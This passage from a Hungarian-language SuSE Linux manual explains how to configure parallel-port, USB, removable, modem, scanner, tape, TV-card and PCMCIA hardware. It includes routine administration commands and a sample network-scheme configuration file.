² Ehhez NINCS szükség a kernel újrafordítására; a szükséges modulokat előre lefordított állapotban tartalmazza a SuSE Linux!

Problémák esetén először nézzük meg, hogy a számítógép BIOS-ában hogy van megadva a kérdéses port. A portnak saját címmel (lehetőleg 0x378) és megszakítással kell rendelkeznie. Az "Automatic" beállítás kerülendő.



Bizonyos esetekben szükséges, hogy az eszközöket a megfelelő sorrendben kapcsoljuk be, nézzünk utána a kézikönyvekben! Az egyik ajánlott eljárás, hogy először a számítógépet kapcsoljuk be, majd – még a rendszer elindulása előtt – *azonnal* kapcsoljuk be a külső eszközöket.

A parport használata: Nyomtatók, ZIP-meghajtók, PLIP stb.

Ha párhuzamos porthoz csatlakoztatott eszközt használunk, a hozzá tartozó modult is be kell tölteni, nyomtató esetében az lp-modult:

```
meggyfa: # modprobe lp
```

Az **lsmod** parancs többek között az alábbi információkat is megmutatja:

parport_pc	5568	1	(autoclean)
parport	6884	1	[parport_pc lp]
lp	5116	0	(unused)

Ahogy más esetekben is, a további részleteket a /var/log/messages fájl, illetve a proc fájlrendszerben a /proc/parport tartalmazza. Ha minden megfelelően működik, nincs szükség a modulok kézi betöltésére – a *Kmod* program ezt automatikusan elvégzi helyettünk (lásd a 13.2 fejezetben (377. oldal)), ha például egy nyomtatási munka kerül elküldésre.

A ZIP-meghajtókat nem a ppa vagy az imm szolgálja ki – lásd alább, a 10.5.3 bekezdésben a következő oldalon.

További tanácsok

Nézzünk körül a kernelforrásokban, a /usr/src/linux/Documentation könyvtárban, illetve a parport.txt és paride.txt fájlokban.

A parport fejlesztésének jelenlegi állásáról a World Wide Weben találunk információkat a <http://www.torque.net/linux-pp.html> és a <http://www.torque.net/parport/> címeken.

10.4.4 USB – Univerzális soros busz

Az Universal Serial Bus (univerzális soros busz) az elmúlt évek egyik legfontosabb újdonsága a személyiszámítógép-piacon. Az USB port segítségével egyszerűen lehet a számítógéphez egeret, billentyűzetet, lapolvasót (szkenert) és más eszközöket csatlakoztatni. Ezek az eszközök azonos típusú kábellel és csatlakozóval rendelkeznek, így nincs szükség különböző típusú, mint pl. RS232 és Centronics kábelekre. USB-t használva a számítógép ki- kapcsolása nélkül is csatlakoztatható vagy leválasztható egy eszköz. Lehetőség van nyomtató csatlakoztatására vagy leválasztásra úgy, hogy nem kell közben újraindítani a számítógépet.

A Linux a 2.4.x kernelektől kezdve támogatja teljes körűen ezt a buszrendszert. Az USB-vel kapcsolatban további információk az interneten a: <http://www.linux-usb.org/> címen találhatók.

10.5 Cserélhető meghajtók

Linux alatt többfajta cserélhető meghajtó használható: hajlékonylemezes meghajtók, ZIP-, JAZZ- vagy SyQuest meghajtók. Lehetőség van magnetooptikai meghajtók használatára is.

10.5.1 Hajlékonylemezes meghajtók

Az `'mtools'` csomag az MS-DOS formátumú hajlékonylemezek egyszerű elérésére szolgál. Ezen programok lehetőségeiről és használatáról részletes információkat találunk a 19.12 fejezetben (512. oldal).

Lehetőség van nem MS-DOS fájlrendszerű (pl. `ext2` vagy `minix`) lemezek olvasására és írására is. Az említetteken kívül számos további fájlrendszer is használható. Ehhez azonban először elérhetővé kell tenni az adott adathordozót a `mount` parancs segítségével. Erről a 19.11 fejezetben (510. oldal) olvashatunk bővebben.

10.5.2 LS-120 meghajtók

Az (E)IDE porthoz csatlakozó LS-120 meghajtókat a rendszer merevlemeznek látja, vagyis elérésükhöz szükség van a `mount` parancsra.

10.5.3 ZIP meghajtók

Különbféle csatlakozófelülettel rendelkező ZIP meghajtók léteznek, így ATAPI, SCSI, valamint USB felületűek (ez utóbbi jelenleg nem támogatott a Linuxban).

Az ATAPI és a SCSI ZIP-meghajtók nem igényelnek külön meghajtóprogramot, minden extra beállítás nélkül csatlakoztathatók és használhatók az adott busz (IDE vagy SCSI) meghajtóprogramjának segítségével. Az eszközöket az alábbi nevek azonosítják:

`/dev/hda - /dev/hdd` ATAPI esetén

illetve

`/dev/sda - /dev/sdm` SCSI esetén

Az eszköz a `mount` parancs használatával illeszthető be a könyvtárstruktúrába.

A párhuzamos porthoz csatlakoztatható változat telepítése valamivel bonyolultabb. Szükség van SCSI merevlemez-támogatásra, a `parport-` és `parport_pc` támogatására (lásd a 10.4.3 fejezetben (324. oldal)), valamint a kernel `ppa` vagy `imm` meghajtóprogramjára³; az `imm` a modernebb meghajtókhoz (pl. a ZIP 250-hez) kell.

³ A `ppa-` és/vagy `imm` meghajtóprogramok a "SCSI alacsony szintű meghajtóprogramok" között találhatók, de nincs szükség saját kernel fordítására, a SuSE Linux tartalmazza a szükséges előrefordított modulokat.

Meg kell győződnünk arról, hogy a számítógép BIOS-ában az EPP mód van-e megadva a párhuzamos porthoz. Ha tudjuk pontosan, hogy milyen típusú meghajtónk van, próbáljuk meg betölteni az `imm` programot:

```
meggyfa: # modprobe imm
```

Ha ez nem működik, próbálkozzunk a `ppa` programmal:

```
meggyfa: # modprobe ppa
```

Ennek hatására a `parport` alrendszer automatikusan inicializálódik. Ha a parancs nem működik, nézzük meg a 62 fejezetben (324. oldal) leírtakat.

Bizonyos esetekben a `/etc/modules.conf` fájl egy bejegyzése segíthet (lásd a 10.5.1 fájllistát). A `scsi_hostadapter` alias csak akkor használható, ha a rendszerben nem található szabványos SCSI host adapter! Egy másik lehetőség a szükséges `modprobe` parancsok beírása az `/sbin/init.d/boot.local`-ba. Ezzel az állománnyal kapcsolatban a 17.4 fejezetben (460. oldal) találunk további információkat.

```
# alias scsi_hostadapter ppa
pre-install ppa modprobe "-k" parport_pc
```

10.5.1 fájllista: `/etc/modules.conf`: `ppa`-konfiguráció

Ezután a ZIP lemezek ugyanolyan módon érhetők el, mint a SCSI merevlemezek; szükségünk lesz a meghajtó "mount"-olására is.

Lásd a 19.11.2 fejezetben (511. oldal).

10.6 Modemek

10.6.1 Külső modemek

A külső modemek általában a számítógép soros portjához csatlakoztathatók. A programok a `/dev/ttyS0`, `/dev/ttyS1` stb. eszközfájlokon keresztül érik el azokat. A modem internet-kapcsolathoz való beállításáról további információk a 6.5 fejezetben (188. oldal) találhatóak.

10.6.2 Belső modemek

Az asztali számítógépekben PCI vagy ISA belső modemeket használnak. Ezekkel kapcsolatban a 10.2 fejezetben (311. oldal) találhatunk információkat.

Mivel a modemek soros porton keresztül érhetők el, a belső modemek saját maguk kell, hogy tartalmazzanak egy ilyen portot. A soros portok által szokásosan használt erőforrásokat a 10.2 fejezetben (334. oldal) megtalálható táblázat tartalmazza.

PCI modemek

A PCI modemek szinte kizárólag ún. "Winmodem"-ek. Egy Winmodem nem teljes értékű modem, hanem olyan hardvereszköz, amely egy speciális meghajtóprogram segítségével egy valódi modemet emulál. Ezt a

meghajtóprogramot általában a Winmodem gyártója készíti el, és 'CSAK' Microsoft Windows alatt használható. A Linuxkompatibilis modemekről és a winmodem-meghajtóprogramok fejlesztéséről a következő weblapon található információ:

<http://www.o2.net/~gromitkc/winmodem.html>

ISA modemek

Az ISA modemeknél elsősorban két dolgot kell figyelembe vennünk:

- Be kell állítani magát a modemet (a porthoz tartozó megszakítási és IO címeket).
- A kernelnek tudnia kell, hogy milyen megszakítást és portot használ a kártya.

A modem inicializálása

Amint azt a 10.2 fejezetben (311. oldal) láttuk, az ISA kártyák lehetnek jumperrel rendelkező, illetve jumper nélküli és Plug and Play rendszerű kártyák. A fent említett szakasz a PNP kártyák inicializálását is ismerteti.

Néhány tanács a beállításokhoz:

A leginkább problémamentes megoldás általában a `/dev/ttyS1` (COM2) és a 3-as megszakítás beállítása. Használható a `/dev/ttyS3` (IRQ 4) is, azonban ütközés léphet fel, ha a `ttyS0` (COM1) is létezik a rendszerben, mivel általában ez a port is a 4-es megszakítást használja. Ezért ha a `/dev/ttyS0` porton egér van, ne használjuk a `/dev/ttyS0` vagy a `/dev/ttyS2` portot. Általában nem ajánlott az 5-ös megszakítás használata, mivel ez esetleg ütközhet a hangkártyával. Hangkártya használata esetén lehetőleg először a hangkártyát állítsuk be, mivel ez sok erőforrást igényel.

Ha PNP hangkártyánk van, és az OSS-t használjuk, győződjünk meg arról, hogy a `/etc/isapnp.conf` fájlban a hangkártyához tartozó beállítások nincsenek aktiválva (a hangkártyához tartozó, `ACT Y` szöveget tartalmazó bejegyzéseket kell kikommentezni).

Paraméterek átadása a kernelnek

A modem által használt port és IRQ beállítása után meg kell mondanunk a kernelnek, hogy milyen beállításokat használ a kártya. Szabványos port és IRQ (`/dev/ttyS0` vagy `/dev/ttyS1`) használata esetén a rendszer automatikusan felismeri a kártyát a legközelebbi újraindításkor.

Más IO-port/IRQ kombinációk esetén kézzel kell megadnunk a kernel számára az eszköz által használt IRQ-t a `setserial` programmal:

```
meggyfa:/ # setserial /dev/ttyS3 irq 10
```

Ezután már beállíthatjuk a modemet az internet-kapcsolathoz, erről bővebben lásd a 6.5 fejezetben (188. oldal).

Ha a rendszer felismeri a modemet, automatikusan indítható a `setserial` program a `/sbin/init.d/serial` megfelelő sorának módosításával:

Módosítsuk az alábbi sort:

```
# run_setserial /dev/ttyS3 $AUTO_IRQ autoconfig
a következőre:
run_setserial /dev/ttyS3 irq 10
```

10.7 Lapolvasók

Ha lapolvasót szeretnénk használni a Linuxban, ahhoz egy sor speciális program szükséges. Ezeket a 'sane' csomag tartalmazza a 'gra' készletből. A SANE segítségével olyan lapolvasók használhatók Linux alatt, amelyek a kernel által támogatott SCSI vezérlőhöz csatlakoznak.

A számítógép párhuzamos (nyomtató) portjához csatlakozó lapolvasók egyelőre még nem támogatottak, bár a szükséges eszköz-meghajtóprogramok fejlesztése folyamatban van. Ugyanez vonatkozik az USB lapolvasókra is.

Mivel a SANE fejlesztés alatt áll, a támogatott lapolvasók listája folyamatosan bővül. A támogatott lapolvasók legfrisebb listája a következő címen található: <http://www.mostang.com/sane/sane-backends.html>

Hogyan kell beállítani egy lapolvasót Linux alatt?

A lapolvasók Linux alatt "általános scsi eszköz"-ként (generic scsi devices). érhetők el. Az ezeknek megfelelő eszköznevek: /dev/sg0, /dev/sg1 ... stb. A rendszerben található eszköznevek ellenőrzésére szolgál az *sgcheck* program:

```
meggyfa:/ # sgcheck
```

A következő kimenetet kell kapnunk:

```
Assignment of generic SCSI devices,
device host/channel/ID/LUN type(numeric type) vendor model:
```

```
/dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550N
/dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
/dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

A lapolvasók rendelkeznek egy eszköz-azonosítóval, pl. Processor vagy SCANNER. A fenti példában a lapolvasó a /dev/sg2 eszközneven érhető el. Hozzunk létre egy, az eszközre mutató szimbolikus linket /dev/scanner néven:

```
meggyfa:/ # ln -s /dev/sg2 /dev/scanner
```

Végül meg kell változtatni az általános SCSI eszközre vonatkozó jogosultságokat. A SANE az eszközre vonatkozóan írási és olvasási jogot is igényel, mivel parancsokat küld a lapolvasónak, illetve adatokat is fogad tőle:

```
meggyfa:/ # chmod 777 /dev/sg2
```

Problémák

Ha a SANE nem találja a lapolvasót, először is ellenőrizzük, hogy a SCSI vezérlő megtalálható-e és megfelelően van-e beállítva:

```
meggyfa:/ # cat /proc/scsi/scsi
```


Az alábbihoz hasonló kimenetet kell, hogy kapjunk:

Attached devices:

```
Host: scsi0 Channel: 00 Id: 00 Lun: 00
  Vendor: SEAGATE Model: ST32550N          Rev: 0016
  Type: Direct Access                      ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
  Vendor: PIONEER Model: CD-ROM DR-U10X     Rev: 1.07
  Type: CD-ROM                            ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
  Vendor: QUANTUM Model: FIREBALL TM3200S   Rev: 1.07
  Type: Direct-Access                      ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
  Vendor: SCANNER Model:                   Rev: 2.00
  Type: Scanner                           ANSI SCSI revision: 01 CCS
```

Ha nem találunk "SCANNER", "PROCESSOR" vagy hasonló bejegyzést, a SCSI vezérlő nem azonosította a lapolvasót. Ellenőrizzük, hogy a lapolvasó be van-e kapcsolva, és megfelelően van-e csatlakoztatva a SCSI buszhoz.

10.8 Szalagos meghajtók

A szalagos meghajtókat, más néven streamereket elsősorban nagy kapacitású háttértárolóként használják. Többfajta csatlakozófelülettel kaphatók.

SCSI szalagos meghajtók

A legelterjedtebbek a SCSI buszhoz csatlakozó meghajtók. Alapvetően azt feltételezhetjük, hogy minden eszköz, amely a Linux által támogatott SCSI vezérlőre csatlakozik, használható, bár ha az eszköz plusz funkciókkal rendelkezik, ezek eléréséhez speciális szoftverre lehet szükségünk.

Egy SCSI szalagos meghajtó vezérlése a következőképpen történik:

- A rendszerben található első szalagos meghajtó vezérlésére használt eszközfájlok a `/dev/st0` és a `/dev/nst0`, a következőhöz tartozók a `/dev/st1` és a `/dev/nst1` stb. A `/dev/stX` olyan meghajtóra vonatkozik, amely használat után automatikusan visszatekeri a szalagot, a `/dev/nstX` pedig olyan meghajtót jelöl, amely használat után az aktuális helyzetben hagyja a szalagot.

A `/dev/nstX` használata az ajánlott, mivel az `mt` segítségével precízen vezérelhetjük a meghajtót.

- Szalagos meghajtó vezérlése az `mt` programmal:

```
meggyfa:/ # mt -f /dev/nst0 retension
```

A szalag visszatekerésével, majd gyors előretekéréssel megfeszíti a szalagot.

```
meggyfa:/ # mt -f /dev/nst0 rewind
```

A szalagot a legutolsó rögzített adatokat követő pozícióba mozgatja. Részben üres szalagra való adatrögzítéskor használják.

```
meggyfa:/ # mt -f /dev/nst0 eof
```

A szalagot a legutolsó rögzített adatokat követő pozícióba mozgatja. Részben üres szalagra való adatrögzítéskor használják.

```
meggyfa:/ # mt -f /dev/nst0 erase
```

Törli a szalagon tárolt adatokat. Csak kellő óvatossággal használjuk, mert a törölt adatok visszaállítására nincs lehetőségünk!

IDE szalagos meghajtók

Az IDE szalagos meghajtók az IDE buszhoz csatlakoznak. A Linux automatikusan felismeri ezeket a meghajtókat. Az eszközre a `/dev/ht0` vagy a `/dev/nht0` eszközfájlokkal hivatkozhatunk.

Az eszköz vezérlésére az `mt` parancsot használhatjuk, lásd a 10.8 fejezetet.

A hajlékonylemez-vezérlőhöz csatlakozó szalagos meghajtók

Ezek a meghajtók a számítógép hajlékonylemez-vezérlőjéhez csatlakoznak (majdnem minden számítógépben van hajlékonylemez-vezérlő).

Mivel az ilyen eszközök vezérlése pontos szinkronizálást igényel, viszonylag gyakran lépnek fel hibák mentés (írás) során.

Ezen eszközök Linux alatti használatához különleges meghajtóprogram, az *ftape* szükséges. Ezt a meghajtóprogramot a kernel tartalmazza. A dokumentáció, melyet a

`/usr/src/linux/Documentation/ftape.txt` tartalmaz, bővebb információt nyújt az eszköz beállításához. Az *ftape* alrendszer teljes körű dokumentációja a meghajtó-program fejlesztőinek honlapján található, melynek címe: <http://www.math1.rwth-aachen.de/heine/ftape/>

10.9 Tévékártyák

A Linux egyik legfrissebb újdonsága, hogy tévékártya segítségével tévét nézhetünk a grafikus felületen (X Window System). Ezt kernelmodulok teszik lehetővé, és természetesen szükségünk van a megfelelő programokra is a tévézéshez.

Mely tévékártyák támogatottak Linux alatt?

A kártya támogatottsága alapvetően a kártyán lévő lapka típusától függ. A legszélesebb körben használt lapkák az utóbbi években a Brooktree cég által gyártott videodekóder-lapkák lettek. Linux alatt a BT848 és a BT878 lapkák használhatók. A BT878 lapka támogatása egyelőre még nem teljeskörű, bár ma már stabilnak mondható.

Ilyen lapkát tartalmaznak pl. a *Hauppauge WIN/TV* és a *Miro PC/TV* kártyák.

A támogatás engedélyezése

- Jelentkezzünk be 'root' felhasználóként (rendszergazdaként).
- A YaST segítségével telepítsük a 'gra' készletből a 'bttv' csomagot.
- Váltunk át a /usr/doc/packages/bttv/tools könyvtárba és indítsuk el a programfrissítést:

```
meggyfa:/ # cd /usr/doc/packages/bttv/tools
```

```
meggyfa:/usr/doc/packages/bttv/tools # ./update
```

A parancsfájl előkészíti a számítógépet a tévékártya használatához. Megállapítja a rendszerben található kártya típusát és betölti a szükséges modulokat.

Ha problémák lépnének fel, tanulmányozzuk át a következő könyvtárban található dokumentációt: /usr/doc/packages/bttv/doc

További információkat a Támogató Adatbázis (Support Database) tartalmaz, melynek címe: <http://sdb.suse.de/en/html/> (kulcsszó: tv)

ad1816.o	AD1816 Chip (pl. TerraTec Base1/64)
ad1848.o	AD1848 Chip (MSS)
adlib_card.o	Generic OPLx meghajtó
cmipci.o	CMI8338, experimental (?)
cs4232.o	Crystal 423x chipkészlet
es1370.o	Ensoniq 1370 chipkészlet (lásd PCI64/128)
es1371.o	Creative Ensoniq 1371 chipkészlet (lásd PCI64/128)
esssolo1.o	Solo1 ES1938/ES1969
gus.o	Gravis Ultrasound
mad16.o	MAD16
maui.o	Turtle Beach Maui és Tropez
mpu401.o	MPU401
msnd.o	Turtle Beach MultiSound
msnd_classic.o	Turtle Beach Classic/Monterey/Tahiti
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
nm256.o	Neo Magic
opl3.o	OPL3
opl3sa.o	OPL3-SA1
opl3sa2.o	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
pas2.o	Pro Audio Spectrum
pss.o	Personal Sound System (ECHO ESC614)
sb.o	Sound Blaster és klónjai
sgalaxy.o	Aztech Sound Galaxy
softoss2.o	Software-MIDI-Synthesizer meghajtó
sonicvibes.o	S3 Sonic Vibes
sound.o	Az összes többi modul számára szükséges funkciókat tartalmazza
soundlow.o	Alacsonyszintű-Sound meghajtó
soundcore.o	Magasszintű handler a hangrendszer számára
sscape.o	Ensoniq SoundScape
trix.o	MediaTrix AudioTrix Pro
uart401.o	UART401
uart6850.o	UART6850
v_midi.o	Sound Blaster DSP chips
wavefront.o	Turtle Beach Maui, Tropez, Tropez Plus

10.1 táblázat: A hangkártyameghajtók listája

Eszköznév	Név	Megszakítás	IO-cím
/dev/ttyS0	COM1	4	0x3f8
/dev/ttyS1	COM2	3	0x2f8
/dev/ttyS2	COM3	4	0x3e8
/dev/ttyS3	COM4	3	0x2e8

10.2 táblázat: A soros portok erőforrásai

Laptop-ok – PCMCIA, APM, IrDA

Fordította: Hermann Benedek és Váradi István

A Laptopok sok különleges részegységet tartalmazhatnak. Ilyen például az APM "Advanced Power Management", az Infravörös port (IrDA) és a PC kártyák (PCMCIA). Ezek a hardverelemek asztali számítógépekben is megtalálhatók. Mivel e két fajta hardvercsoport között nincs lényeges különbség, ezért az e fejezetben leírtak mindkét típusnál felhasználhatók. Konkrét Laptop típusokról bővebb információ a "Linux Laptop weboldal"-on található:

<http://www.cs.utexas.edu/users/kharker/linux-laptop>.
Hasznos információkat tartalmaz még erről a témáról a "LiLAC" homepage is: http://home.snafu.de/wehe/index_li.html.

Itt a Laptop-HOGYAN leírás mellett megtalálható az IrDA-HOGYAN dokumentáció is.

11.1 PCMCIA

11.1.1 Hardver

A PCMCIA jelentése: "Personal Computer Memory Card International Association", tehát a mozaikszó nem a "People Can't Memorize Computer Industry Acronyms" rövidítése ; -) ("Az emberek képtelenek megjegyezni a számítógépgyártók által kreált rövidítéseket"), magyarosan legtöbbször pici-macinnak becézzük. A kifejezés kétféle jelentéssel bír, a hardver mellett az ahhoz kapcsolódó szoftverelemeket is így hívjuk. A fontosabb rész maga a PCMCIA kártya, amelynek két alapvető fajtája van:

PC kártya: ez a legalapvetőbb típus. Viszonylag olcsó, megbízható és stabil kártya, 16 bites csatlakozóval.

CardBus kártya: ez a típus 32 bites adatbuszt használ, ezért természetesen gyorsabb és drágább is a PC kártyánál. Mivel az adatátvitel a rendszer más pontjain ennél lassabb, ezért az adatátvitel sebességének növelése sok esetben indokolatlan. Jelenleg kevés meghajtóprogram létezik ezekhez a kártyákhoz, és sokszor ezek működése a PCMCIA vezérlőtől függően instabil.

Ha a PCMCIA szolgáltatás aktív, akkor a `cardctl ident` paranccsal lehet lekérdezni a kártyák típusát.

A támogatott kártyák listája a `SUPPORTED_CARDS` fájlban található meg

a `/usr/share/doc/packages/pcmcia` alatt. Ugyancsak itt van a PCMCIA-HOWTO, azaz a PCMCIA-HOGYAN aktuális változata is.

A másik lényeges elem a PCMCIA vezérlő ill. a PC CARD/CARDBUS-bridge. Ez az eszköz biztosítja a kapcsolatot a kártya és a PCI (vagy régebbi rendszereken az ISA) csatoló között, és általában kompatibilis az Intel i82365 típusával, melynek minden változatát támogatja a Linux is. A konkrét típus a **probe** paranccsal kérdezhető le, további értékes információkat adhat még az **lspci -vt** parancs is.

11.1.2 A szoftverek

Az összes lényeges program és meghajtó megtalálható a `'pcmcia'` csomagban, az `'al'` készletben, amíg ezek nem válnak a kernel részévé. Az alapvető modulok a következők: `pcmcia_core`, `i82365` (ritkán ennek `tcic` a neve) és a `ds`. Ezek a rendszer indulásakor automatikusan betöltődnek, elindítják a PCMCIA vezérlőt és elvégzik az alapvető feladatokat.

Mivel a PCMCIA kártyák a gép bekapcsolt állapotában is cserélhetők, ezért szükség van egy *démon*ra, ami figyeli az illesztők aktuális állapotát. Ez a *Cardmanager* (**cardmgr**), ami automatikusan indul el a modulok betöltése után. Ahogy berakunk egy kártyát egy üres illesztőhelyre, a Cardmanager meghatározza annak típusát és betölti a szükséges modulokat. Az így betöltött modulok listája az **lsmod** paranccsal lekérdezhető. Ha minden modult sikerült betölteni, a Cardmanager – a kártya funkciójától függően – elindítja a szükséges beállító programokat, amellyel pl. felépíti a hálózati kapcsolatot, vagy becsatolja (*mount*) a szükséges külső SCSI meghajtót. Amikor a kártyát eltávolítjuk, a Cardmanager leállítja a kártyához szükséges programokat, és eltávolítja a memóriából a feleslegessé vált kernel modulokat.

Elméletileg a kártyát egyszerűen el lehet távolítani, és ez rendesen működik pl. hálózati kártyák, modemek, ISDN kártyák esetén akkor, ha éppen nincs semmilyen hálózati forgalom. Nem működik azonban csatolt fájlrendszerek, külső meghajtók ill. NFS könyvtárak esetén. Ilyenkor meg kell győződni arról, hogy az adott eszköz szinkronizálása és eltávolítása megtörtént-e (*sync* és *umount*). Ha ez nem derül ki egyértelműen, akkor a

```
meggyfa: # cardctl eject
```

parancsot kell kiadni, amely leállítja a kártya működését még akkor, amikor csatlakoztatva van a PCMCIA foglalatba.

11.1.3 Beállítás

A PCMCIA csomag telepítésekor négy változó kerül bele a `/etc/rc.config` konfigurációs fájlba. A **START_PCMCIA** változó értéke határozza meg, hogy elinduljon-e a pcmcia szolgáltatás a rendszer induláskor. Ez később kézzel is elindítható az **rcpcmcia start** paranccsal, akkor is, ha a **START_PCMCIA** értéke `no`. A **PCMCIA** változó tartalmazza a vezérlő típusát, amely a legtöbb esetben `i82365`, és a telepítéskor automatikusan létrejön. További két változó **PCMCIA_PCIC_OPTS** és **PCMCIA_CORE_OPTS** egyéb paramétereket tartalmazhat, ezeket az esetek többségében üresen lehet hagyni. A **PCMCIA_CORE_OPTS** értéke Compaq notebookok esetén `do_pnp=0`, ezt azonban csak ennél a típusnál

szükséges megadni. Egyéb beállításokra nincs szükség, mivel a kártyák teljes konfigurálását a *Cardmanager* (**cardmgr**) magától elvégzi.

Ethernet és Token Ring

A YaST segítségével könnyen konfigurálhatók az Ethernet ill. a Token Ring jellemzői: a 'Rendszeradminisztráció' → 'Hálózat konfigurálása' menüpontban a hagyományos eszközökhöz hasonló módon lehet megadni a paramétereket, azzal a különbséggel, hogy az (F9) gomb segítségével meg kell adni, hogy PCMCIA kártyáról van szó (lásd a 3.6.3 fejezetben (108. oldal)). Ezzel kapcsolatban érdemes megfontolni néhány szabályt:

- Ha több Ethernet vagy Token Ring kártyát jelöltünk be PCMCIA eszköznek, akkor csak az első eszköz lesz aktív.
- A beállítások a normál Ethernet kártyákkal ellentétben az (F10) megnyomása után AZONNAL aktivizálódnak.
- A megjelenő eszköznevek (eth0, eth1, tr0, tr1) egyedül csak az eszköz funkciójára utalnak, a kártyák sorszáma viszont –a csere lehetősége miatt– dinamikusan változhat.
- Egy nem aktív eszköz újraaktiválásakor ismét meg kell adnunk, hogy PCMCIA eszközről van szó ((F9) billentyű).

ISDN

Az ISDN kártyákat a többi kártyához hasonlóan lehet konfigurálni (lásd a 6.2 fejezetben (175. oldal)), azzal a különbséggel, hogy a YaST 'Rendszeradminisztráció' → 'Hálózat konfigurálása' menüpontjában itt is be kell jelölnünk a PCMCIA opciót ((F9) billentyű). Az 'ISDN paraméterek konfigurálása' menüpontban nem kell megváltoztatni sem a kártya IRQ-ját, sem az IO portot.

Az ISDN kártyáknak létezik PCMCIA változata is, ezek vagy modemek, vagy többfunkciós, "ISDN-Connection" készlettel rendelkező eszközök, amelyeket szintén modemként lehet kezelni.

Modemek

A PCMCIA modemeknél általában nincs szükség különleges beállításokra, a csatlóba helyezés után az eszköz /dev/modem eszközneven elérhető. Ezeket a *wvdial* programmal a hagyományos modemekhez hasonlóan kell beállítani, lásd a 6.6 fejezetben (188. oldal).

SCSI és IDE

A szükséges modulokat a Cardmanager tölti be helyettünk, behelyezés után az eszköz azonnal működőképes. Az eszköz neve változó lehet, az éppen aktuális állapotról a /proc/scsi vagy a /proc/ide állományok adnak részletes információt.



Külső meghajtók, CDROM meghajtók és hasonló eszközök behelyezése előtt győződjünk meg arról, hogy be vannak-e kapcsolva. A SCSI kártyákat aktív lezárával kell lezárni.

Fontos: SCSI vagy IDE meghajtó eltávolítása előtt a megfelelő partíció(ka)t előbb le kell csatolni (umount). E lépés nélkül a rendszer ugyan stabil marad, de a meghajtót már csak egy reboot után tudjuk majd újból használni.

Elvileg a Linux installálható teljes egészében külső meghajtóra is, de a bootolási folyamatot ebben az esetben "indítólemez"-ről kell elindítani. Ez a lemez tartalmaz egy betöltő programot és egy virtuális ram-lemezt is (initrd – Initial RAM disk). Bővebben lásd a 16.3 fejezetben (439. oldal).

Az initrd egy kis virtuális fájlrendszert tartalmaz, amelyben benne vannak a PCMCIA kezeléshez szükséges modulok és programok is. A SuSE Linux "boot disk" tartalmazza ezeket a programokat, így felhasználható olyan Linux indítására is, amely külső meghajtóra van telepítve. Bár kissé macerás minden indításkor betölteni a szükséges modulokat, gyakorlottabb felhasználók mégis átalakíthatják RAM lemezüket olyanra, amit a saját rendszerük egyedileg megkíván¹.

11.1.4 Beállítások a – "sémák (schemes)" megváltoztatására

Mobil számítógépeknek gyakran van többféle beállításuk. Például egy a munkára és egy otthonra. A PCMCIA eszközökre ez bizonyítottan elég könnyű, de a beállítási fájlokat kézzel kell átszerkeszteniük; a YaST nem tudja ellátni ezt a feladatot².

A PCMCIA egyedi beállítási profiljait "sémák" (schemes) néven ismerjük. A beállítási fájlokat a /etc/pcmcia/*.opts alatt találjuk, ahol több séma is lehet. Az adatok beállítási blokkokban találhatók egy-egy sémához, és "cím"-ekkel (address) választhatók ki. A címek vesszővel elválasztott szavak. Az első szó a séma neve. A további szavak információkat tartalmaznak pl. a foglalatról, amibe a kártyát illesztettük, vagy a merevlemez partíciós számáról. Részletes információk találhatók a /etc/pcmcia/*.opts fájl elején, valamint a PCMCIA-HOWTO-ban.

A SuSE Linux által használt szabvány séma neve SuSE. A SuSE sémát a *SuSEconfig* szerkeszti, amikor beállítjuk a hálózati kapcsolatot a YaST-tal. Emiatt e séma kézi változtatása el fog veszni a **SuSEconfig** legközelebbi indítása után.

Példaképpen egy ethernet kártya beállítást fogunk használni a séma beállításához. Két sémát csinálunk, egyet munka és egyet otthon néven.

A /etc/pcmcia/network.opts fájl (lásd a 11.1.1 fájlistát) több különböző beállítási blokkot (blocks) tartalmaz az alábbi címekkel:

- SuSE, *, *, *: Ez az egység már létezik és így kell hagynunk, arra az esetre, ha a jövőben a beállításához a YaST-ot szeretnénk használni.

¹ Erről bővebb leírás található a PCMCIA-HOWTO 5.3-as pontjában: "Indítás egy PCMCIA eszközzel".

² Több ISDN eszköz is beállítható, azonos hálózati címmel és azonos alap útválasztóval (default route). Ezek nem indulnak el automatikusan, csak kiválasztásra. – Modemek esetén, több különböző profil lehet beállítani a *wvdial* programmal.

```

# Az address formátuma "scheme,socket,instance,hwaddr" .
case "$ADDRESS" in
SuSE,*,*,*)
    INFO="This scheme is to be configured by YaST/SuSEconfig"
# [... abbreviated ...]
    ;;
munka,*,*,*)
    INFO="Hálózati beállítás a munkahelyhez DHCP-n át"
    IF_PORT=""
    BOOTP="n"
    DHCP="y"
    IPADDR=""
    NETMASK=""
    NETWORK=""
    BROADCAST=""
    GATEWAY=""
    DOMAIN=""
    SEARCH=""
    DNS_1=""
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
otthon,*,*,*)
    INFO="Hálózati beállítás otthonra, állandó címet használva"
    IF_PORT=""
    BOOTP="n"
    DHCP="n"
    IPADDR="10.0.1.23"
    NETMASK="255.255.255.0"
    NETWORK="10.0.1.0"
    BROADCAST="10.0.1.255"
    GATEWAY="10.0.1.1"
    DOMAIN="home.de"
    SEARCH="home.de work.de"
    DNS_1="10.0.1.1"
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
*,*,*,*)
    INFO="Példa privát hálózat beállításra"
# [... abbreviated ...]
    ;;
esac

```

11.1.1 fájllista: /etc/pcmcia/network.opts

- munka, *, *, *: Ez az egység a munkahelyi hálózat beállításához van.
- otthon, *, *, *: Beállítás otthonra.
- *, *, *, *: Ez az egység már létezik, és így kell hagynunk a jövőbeni beállítások használatához.

